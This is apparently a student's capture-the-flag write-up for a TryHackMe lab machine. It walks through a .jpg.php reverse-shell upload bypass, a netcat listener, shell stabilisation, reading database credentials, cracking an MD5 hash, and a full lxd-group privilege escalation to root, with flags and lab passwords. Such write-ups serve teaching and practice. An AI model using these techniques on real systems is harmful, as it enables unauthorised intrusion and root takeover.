
Question 5

Answer:THM{ENTER_THE_GRID}

Access the upload.php page by using burp suite proxy intercept





Make a reverse shell with the name anything and .jpg.php at the to bypass the filters.



Make a listener. Then, upload it and execute the shell.

```
┌──(1211103141㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```





You should upgrade and stabilize the listener first (next question) then change directory to /var/www/ to find the web.txt and cat it to see its content.

```
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

Answers: export TERM=xterm, stty raw -echo; fg, python3 -c 'import pty;pty.spawn("/bin/bash")'

The commands can be found from the notes given in the room.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

```
┌──(1211103141㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.7.229] from (UNKNOWN) [10.10.66.19] 39168
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:15:02 up 48 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211103141㉿kali)-[~]
└─$ stty raw -echo; fg                                          148 × 1
[1]  + continued  nc -lvnp 1234

www-data@light-cycle:/$
```

Question 7

Answer: tron:IFightForTheUsers

We should go further in the directory which into the TheGrid(since the last flag told us to) then into the includes to find the dbauth.php and cat it to see its content which contain the username and password.

```
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

<u>Question 8</u>

Answer: tron


Access the database using the username that we got by using mysql commands given in the room. With deeper investigation, we can find that a credential can be found from the database tron.

```
mysql> show databases
    ->
    -> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version fo
r the right syntax to use near 'show databases' at line 3
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_tron |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.01 sec)

mysql>
```

Question 9

Answer: @computer@

Using one of the online password hash cracker websites given in the room, crack the password hash beside the flynn.



Question 10

Answer: flynn

We should use the credential that we get from the database to change the user.

```
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.01 sec)

mysql>
```

Question 11

Answer: THM{IDENTITY_DISC_RECOGNISED}

After we change the user flynn by using the command su, we change the directory back to home and we can see that the user.txt is there. All you have to do is cat it to see its content.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Answer: lxd

If we use the command id, we can see that the user is in the group lxd which is exploitable.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Answer: THM{FLYNN_LIVES}

Check what images are readily available in this machine.

```
flynn@light-cycle:~$ lxc image list
+-------+-------------+--------+-----------------------------+-------+-------+-------------------------------+
| ALIAS | FINGERPRINT | PUBLIC |          DESCRIPTION        | ARCH  | SIZE  |          UPLOAD DATE          |
+-------+-------------+--------+-----------------------------+-------+-------+-------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-------+-------------+--------+-----------------------------+-------+-------+-------------------------------+
flynn@light-cycle:~$
```

Leverage our privilege by using the command given in the room to exploit lxd.

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true
```

Ex: lxc init myimage strongbad -c security.privileged=true

```
lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true
```

Ex: lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

```
lxc start CONTAINERNAME
```

Ex: lxc start strongbad

```
lxc exec CONTAINERNAME /bin/sh
```

Ex: lxc exec strongbad /bin/sh

*For some reason, the second command is bugged when it is typed but still works.

```
flynn@light-cycle:~$ lxc init Alpine pspthing -c security.privileged=true
Creating pspthing
=/mnt/root recursive=true
Device kalilinux added to pspthing
flynn@light-cycle:~$ lxc start pspthing
flynn@light-cycle:~$ lxc exec pspthing /bin/sh
~ #
```

Change the directory to /mnt/root/root and you can find the root.txt and cat it to see the flag and a wholesome message.

```
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. I
ide, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. P
plexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a w
dow to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEag
 read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Thought Process/Methodology:

First we scan the machine with nmap to find that port 80 and 65000 are open. Then, we test out the ip address with the ports that open at mozilla firefox and find that there's a hidden page called Light Cycle using the port 65000. We use gobuster to brute force the directories available and find /uploads.php and /grid. Then, we use burp suite to access the /uploads.php, we make a reverse shell with .jpg.php to bypass the filter at the /uploads.php and upload it. We found the uploaded reverse shell at /grid but before we activate it, we made a listener for that reverse shell. We upgrade and stabilize the listener with some commands and then we change directory to /var/www/ to find the web.txt and the flag. Then, since the flag told us to enter the grid, we went further into TheGrid and into includes to find a dbauth.php that contains an important credential. We use mysql to access databases using that credential to find another user credential called flynn and its password hash. We use a website called crackstation to crack the hash into the real password. Then, we used the username and cracked password to change the user and find the user.txt flag. We used the id command to know what group flynn are in and found that flynn are inside the lxd group that we can use to exploit into root. After checking what image available in the machine, we use some commands to leverage our privilege into root and we get the root.txt flag.